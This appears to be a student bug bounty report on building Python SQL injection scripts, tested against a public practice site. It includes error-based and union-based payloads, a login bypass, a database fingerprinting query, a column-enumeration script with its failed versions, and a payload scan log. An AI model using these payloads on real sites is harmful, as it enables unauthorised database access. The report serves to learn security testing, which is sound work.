

BUG BOUNTY

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VERSION


Version 1

REPORT ON FAILURES AND SUCCESSES

(I)

a)

The following program checks the URL of the website for error based and union based SQL injections manually that the user has to enter the query for error based and union based SQL injections. The output is also shown at the end of the of the program in the opened terminal




```

home > aqsa > Documents > python > ibandsqli.py > ...
1 import requests
2 url= input("Enter Valid url: ")
3 sql_query = input("Enter Query For Checking Error Based SQLi: ")
4 response = requests.get(url + sql_query)
5 if "error" in response.text.lower():
6     print("The target URL is vulnerable to Error Based SQL injection\n")
7 else:
8     print("The target URL is not vulnerable to Error Based SQL injection\n")
9
10 sql_query2 = input("\nEnter Query For Checking Union Based SQLi: ")
11 response = requests.get(url + sql_query2)
12 if "different number of columns" in response.text.lower():
13     print("\nhe target URL has different number of columns\n")
14 else:
15     print("The target URL has correct number of columns\n")
16
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
• aqsa@aqsa:~$ cd Documents/python
• aqsa@aqsa:~/Documents/python$ python3 ibandsqli.py
Enter Valid url: http://testphp.vulnweb.com/listproducts.php?cat=1
Enter Query For Checking Error Based SQLi: ' or 1=1#
The target URL is vulnerable to Error Based SQL injection

Enter Query For Checking Union Based SQLi: UNION SELECT 1,2,3,4,5,6,7,8,9,10,11
The target URL has correct number of columns
  
```

The above program checks for only one error message that is “different number of columns” replacing it with a list of error messages that can be generated different URLs and using of a for loop to check the error the messages, modified version will be



```

home > aqsa > Documents > python > ibandsqli.py > ...
1 import requests
2 url= input("Enter Valid url: ")
3 sql_query = input("Enter Query For Checking Error Based SQLi: ")
4 response = requests.get(url + sql_query)
5 if "error" in response.text.lower():
6     print("The target URL is vulnerable to Error Based SQL injection")
7 else:
8     print("The target URL is not vulnerable to Error Based SQL injection")
9
10 errors = [
11     "SQL syntax",
12     "Unknown Columns",
13     "different number of Columns",
14     "mysql_fetch_array",
15     "mysql_num_rows",
16     "mysql_result",
17 ]
18
19 sql_query2 = input("\nEnter Query For Checking Union Based SQLi: ")
20 response = requests.get(url + sql_query2)
21 for error in errors:
22     if error in response.text.lower():
23         print("The query for URL has different number of columns")
24         break
25     else:
26         print("The query for URL has correct number of columns")
27
28
29
  
```

The output will remain the same as the above program.

b)

This program also check the target URL for SQL injections manually

```

1 import requests
2
3 url = "http://testphp.vulnweb.com/login.php"
4 r = requests.get(url + "?username=admin' or 1=1&password=password")
5 if r.status_code == 200:
6     print('Welcome Back! You are successfully logged in')
7     print('Total time took in order to execute your query was ' + str(r.elapsed))
8 else:
9     print('Your Username or password is incorrect')
10

```

```

(PyVir)fariha@kali: ~/sqltool
$ source /home/fariha/PyVir/bin/activate
(PyVir)-(fariha@kali) - [~/sqltool]
$ python3 testphp_login.py
Welcome Back! You are successfully logged in
Total time took in order to execute your query was 0:00:03.104161
(PyVir)-(fariha@kali) - [~/sqltool]
$ _

```

b)

This program is for the login page of a website that injects the username and password parameters of a website

```

1 import requests
2
3 target = "http://testphp.vulnweb.com/listproducts.php?cat=1"
4 payload = " UNION SELECT 1,user(),3,4,5,6,version(),8,database(),10,11"
5 url = target + payload
6 r=requests.post(url)
7 if r.status_code == 200:
8     print('DONE')
9     print(r.text)
10 else:
11     print('Invalid URL')
12
13

```

```

(PyVir)fariha@kali: ~/sqltool
(PyVir)-(fariha@kali) - [~/sqltool]
$ python3 testphp.py
DONE
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" cod
eOutsideHTMIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>pictures</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVers
ion)=4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadP
age; }}

```

(II)

a)

The following program successfully identifies the total number of columns in the table being used by website as well as the generates the query which can be entered at the end of the URL.. It is based on Union SQL injections. It only prompts users the URL and generates the union select query by itself.


```

home > aqsa > Documents > python > union.py > ...
1 import requests
2 url = input("Enter URL: ")
3 query = ''
4 column_count = 1
5 while True:
6     res = requests.get(url + " union select " + "null,"*(column_count-1) + "null")
7     if "different number of columns" not in res.text.lower():
8         break
9
10    column_count += 1
11
12    for i in range(1, column_count+1):
13        if i == column_count:
14            query += str(i)
15        else:
16            query += str(i) + ","
17
18    query = "UNION SELECT " + query
19    print("Total number of columns: ", column_count)
20    print("Final query:\n" + query)
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```

Failed attempts:

1:


This program iterated infinitely. After a certain long time passed it generated query as UNION SELECT null,null,null, null and so on.



```
home > aqsa > Downloads > inbandsqli(1).py > ...
1 import requests
2
3 url= input("Enter URL: ")
4 query = ''
5 column_count = 1
6
7 while True:
8     res = requests.get(url + " union select " + (column_count-1)*"null,")
9     if "different number of columns" in res.text.lower():
10         break
11
12     query += " UNION SELECT " + (column_count-1)*"null," + str(column_count)
13     column_count += 1
14 print("Total number of columns: ", column_count-1)
15 print("Final query:\n" + query)
```

2.

The following program generated output as UNION SELECT 1 UNION SELECT null,2 UNION SELECT null,null,3 UNION SELECT null,null,null,4 UNION SELECT null,null,null,null,5 UNION SELECT null,null,null,null,null,6 UNION SELECT null,null,null,null,null,null,7 UNION SELECT null,null,null,null,null,null,null,8 UNION SELECT null,null,null,null,null,null,null,null,9 UNION SELECT null,null,null,null,null,null,null,null,null,10 instead of UNION SELECT 1,2,3,4,5,6,7,8,9,10,11




```
inbandsqli(1).py - Visual Studio Code
File Edit Selection View Go Run Terminal Help
inband.txt inbandsqli(1).py x
home > aqsa > Downloads > inbandsqli(1).py > ...
1 import requests
2
3 url = input("Enter URL: ")
4 query = ''
5 column_count = 1
6
7 while True:
8     res = requests.get(url + " union select " + (column_count-1)*"null," + "null")
9     if "different number of columns" not in res.text.lower():
10         break
11
12     query += " UNION SELECT " + (column_count-1)*"null," + str(column_count)
13     column_count += 1
14
15 print("Total number of columns: ", column_count-1)
16 print("Final query:\n" + query)
17 |
```

3.

The output of below program was

Enter URL: <http://testphp.vulnweb.com/listproducts.php?cat=1> Total number of columns: 10

Final query: UNION SELECT 1,2,3,4,5,6,7,8,9,10 The response generated has 1 less column




```
File Edit Selection View Go Run Terminal Help
inbandsqli(1).py x
home > aqsa > Downloads > inbandsqli(1).py > ...
1 import requests
2
3 url = input("Enter URL: ")
4 query = ''
5 column_count = 1
6
7 while True:
8     res = requests.get(url + " union select " + (column_count-1)*"null," + str(column_count))
9     if "different number of columns" not in res.text.lower():
10         break
11
12     query += str(column_count) + ","
13     column_count += 1
14
15 query = "UNION SELECT " + query[:-1]
16
17 print("Total number of columns: ", column_count-1)
18 print("Final query:\n" + query)
19
```

4.

Enter URL: <http://testphp.vulnweb.com/listproducts.php?cat=1> Total number of columns: 11

Final query: UNION SELECT 1,2,3,4,5,6,7,8,9,10

Even though total number of columns are 11 final query contains 10



```
File Edit Selection View Go Run Terminal Help
inbandsqli(1).py x
home > aqsa > Downloads > inbandsqli(1).py > ...
1 import requests
2
3 url = input("Enter URL: ")
4 query = ''
5 column_count = 1
6
7 while True:
8     res = requests.get(url + " union select " + (column_count-1)*"null," + str(column_count))
9     if "different number of columns" not in res.text.lower():
10         break
11
12     query += str(column_count) + ","
13     column_count += 1
14
15 query = "UNION SELECT " + query[:-1]
16
17 print("Total number of columns: ", column_count)
18 print("Final query:\n" + query)
19
```


5.

Output was: UNION SELECT UNION SELECT UNION SELECT UNION SELECT UNION
SELECT UNION SELECT UNION SELECT UNION SELECT UNION SELECT UNION SELECT
12345678910

```
home > aqsa > Downloads > inbandsqli(1).py > ...
1  import requests
2
3  url = input("Enter URL: ")
4  query = ''
5  column_count = 1
6
7  while True:
8      res = requests.get(url + " union select " + (column_count-1)*"null," + str(column_count))
9      if "different number of columns" not in res.text.lower():
10         break
11
12     query += str(column_count) + ","
13     query = "UNION SELECT " + query[:-1] # add current column to query string
14     column_count += 1
15
16 print("Total number of columns: ", column_count)
17 print("Final query:\n" + query)
18
```

6.

UNION SELECT null

```
home > aqsa > Downloads > inbandsqli(1).py > ...
1  import requests
2
3  url = input("Enter URL: ")
4  query = ''
5  column_count = 1
6
7  while True:
8      res = requests.get(url + " union select " + (column_count-1)*"null," + "null")
9      if "different number of columns" not in res.text.lower():
10         break
11
12     query += str(column_count) + ","
13     column_count += 1
14
15 query = "UNION SELECT " + query + "null"
16
17 print("Total number of columns: ", column_count)
18 print("Final query:\n" + query)
19
```

From all these failed attempts that conclusion was query variable was not updated properly therefore changing it again and again, The above mentioned **program 2.1** was created


```

aqsa@aqsa:~/Downloads$ python3 trio_types.py
[+] Error-based SQL injection vulnerability found with payload: '
[+] Error-based SQL injection vulnerability found with payload: "
[+] Error-based SQL injection vulnerability found with payload: ' or 1=1 --
[+] Error-based SQL injection vulnerability found with payload: " or 1=1 --
[+] Error-based SQL injection vulnerability found with payload: '
[+] Error-based SQL injection vulnerability found with payload: union select 1,2
[+] Error-based SQL injection vulnerability found with payload: union select 1,2,3
[+] Error-based SQL injection vulnerability found with payload: union select 1,2,3,4
[+] Error-based SQL injection vulnerability found with payload: union select 1,2,3,4,5
[+] Error-based SQL injection vulnerability found with payload: union select 1,2,3,4,5,6
[+] Error-based SQL injection vulnerability found with payload: union select 1,2,3,4,5,6,7
[+] Error-based SQL injection vulnerability found with payload: union select 1,2,3,4,5,6,7,8
[+] Error-based SQL injection vulnerability found with payload: union select 1,2,3,4,5,6,7,8,9
[+] Error-based SQL injection vulnerability found with payload: union select 1,2,3,4,5,6,7,8,9,10
[+] Error-based SQL injection vulnerability found with payload: union select 1,2,3,4,5,6,7,8,9,10,11,12
[+] Error-based SQL injection vulnerability found with payload: 1' or '1'='1
[+] Error-based SQL injection vulnerability found with payload: 1" or "1"="1
[+] Error-based SQL injection vulnerability found with payload: 1' or sleep(5) --
[+] Error-based SQL injection vulnerability found with payload: " or sleep(5) --
aqsa@aqsa:~/Downloads$

```

(III)

The program below checks the inject able or modifiable parameter for the entered URL. For example if:

- <https://www.example.com/> is entered, this URL does not have any parameter which will enable us to check the website for SQL injections.
- <https://www.example.com/products.php?id=1> is entered, Now in this URL we are provided with a parameter **id=1** which might be inject able

So this is the thing the following program checks:

```

home > aqsa > Documents > python > error.py > ...
1 import requests
2 from urllib.parse import urlparse, parse_qs, urlencode, urlunparse
3
4 def is_parameter_injectable(url):
5     parsed_url = urlparse(url)
6     query_params = parse_qs(parsed_url.query)
7     if not query_params:
8         print("No query parameters found in URL")
9         return False
10    for param_name in query_params.keys():
11        original_value = query_params[param_name]
12        new_value = "modified_value"
13        query_params[param_name] = new_value
14        modified_url = urlunparse(parsed_url._replace(query=urlencode(query_params, doseq=True)))
15        response = requests.get(modified_url)
16        if response.status_code == 200:
17            print(f"Parameter '{param_name}' is modifiable")
18            return True
19        else:
20            query_params[param_name] = original_value
21    print("No modifiable parameters found in URL")
22    return False
23    url = input("Enter Url: ")
24    is_parameter_injectable(url)
25
aqsa@aqsa:~/Documents/python$ python3 error.py
Enter Url: http://testphp.vulnweb.com/listproducts.php?cat=1
Parameter 'cat' is modifiable
aqsa@aqsa:~/Documents/python$

```